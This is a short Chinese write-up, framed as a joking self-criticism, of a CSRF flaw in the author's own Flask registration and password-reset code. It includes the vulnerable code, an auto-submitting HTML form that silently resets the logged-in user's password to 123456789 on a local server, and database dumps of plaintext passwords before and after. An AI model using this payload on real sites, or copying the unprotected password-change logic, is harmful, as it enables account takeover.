检讨书 —— 标准 CSRF 的编写

代码逻辑：

```
if request.method == 'POST':                                   首先判断是否为POST提交
    # new_password = request.form.get('new_password')
    if request.form.get('account'):                            判断表单account是否有值
        account = request.form.get('account')
        rname = request.form.get('name')
        email = request.form.get('mail')
        department =request.form.get('department')
        if re.match(r'\w{4,8}',account) and re.match("^.+\\@(\\[?)[a-zA-Z0-9\\-\\.]+\\.([a-zA-Z]{2,3}|[0-9]{1,3})(\\]?)$",email):
            user = DBsession.query(Users).filter(and_(Users.email == email,Users.username==account)).all()
            if user:
                return render_template('register.html')
            else:
                new_user = Users(username=account, password=salt, rname=rname, email=email, department=department)
                DBsession.add(new_user)
                DBsession.commit()
                user = DBsession.query(Users).filter(and_(Users.email == email, Users.username == account)).one()
                session['login'] = 'loginsuccess'
                session['right'] = user.right
                session['email'] = user.email                  注册成功 将 email 带入session
                a = '1'
                cur = user.password
                return render_template('register.html', a = a, cur=cur)
        else:
            return render_template('register.html')
    else:                                                      account没值则取得表单new_password的值
        new_password = request.form.get("new_password")
        print new_password
        if new_password != '':
            # print session['email']
            user = DBsession.query(Users).filter(Users.email == session['email']).one()
            user.password = new_password                       new_password表单不为空将new_password插入
            DBsession.commit()                                 到与email对应的邮箱
            print '修改成功'
            return redirect(url_for('Login'))
        else:
```

在 else: 的这个判断分支上 ，假设 A 用户在登陆状态，（登陆状态传入一个 session[‘email’]）收到攻击者构造的 HTML 文件

内容如下：

```
<html>
<head>
    <meta charset="UTF-8">
    <title>CSRF</title>
    <script language=javascript>
        setTimeout("document.form1.submit()",10)
    </script>
</head>
</form>
</body>
</html>
    <form action="http://127.0.0.1:5000/register" method="POST" name="form1">
        <input type="hidden" name="new_password" value="123456789" />
    </form>
  </body>
</html>
```

提交这个表单

注册页面的代码逻辑


Account 没有值则执行 else： 分支下的语句，也就是重置密码为 new_password 的这个值 123456789

```
else:
    new_password = request.form.get("new_password")        得到new_password的值
    print new_password
    if new_password != '':
        print '修改'
        # print session['email']
        user = DBsession.query(Users).filter(Users.email == session['email']).one()
        user.password = new_password    修改对应email 的 password
        DBsession.commit()
        return redirect(url_for('Login'))
    else:
        print '未修改'
        return redirect(url_for('Login'))
```

CSRF 利用思路：


复现步骤：


先查看下数据库 root 用户的密码还有对应的邮箱




id	username	password	right	rname	email	department
1	root	root	1	逼波	mail@qq.com	创新事业部
2	admin	admin	2	张三	test@qq.com	创新事业部
4	123	123	2	王五	xxxx@xx.com	研发中心
5	Bob	1234	2	波比	sss@ss.com	研发中心

Root 用户登陆到主页面





此时直接访问勾造的 HTML 会弹回登陆页面，并成功 修改 root 用户密码为 123456789



id	username	password	right	rname	email	department
1	root	123456789	1	逼波	mail@qq.com	创新事业部
2	admin	admin	2	张三	test@qq.com	创新事业部
4	123	123	2	王五	xxxx@xx.com	研发中心
5	Bob	1234	2	波比	sss@ss.com	研发中心

我错了...

我再也不敢了...

我...

e...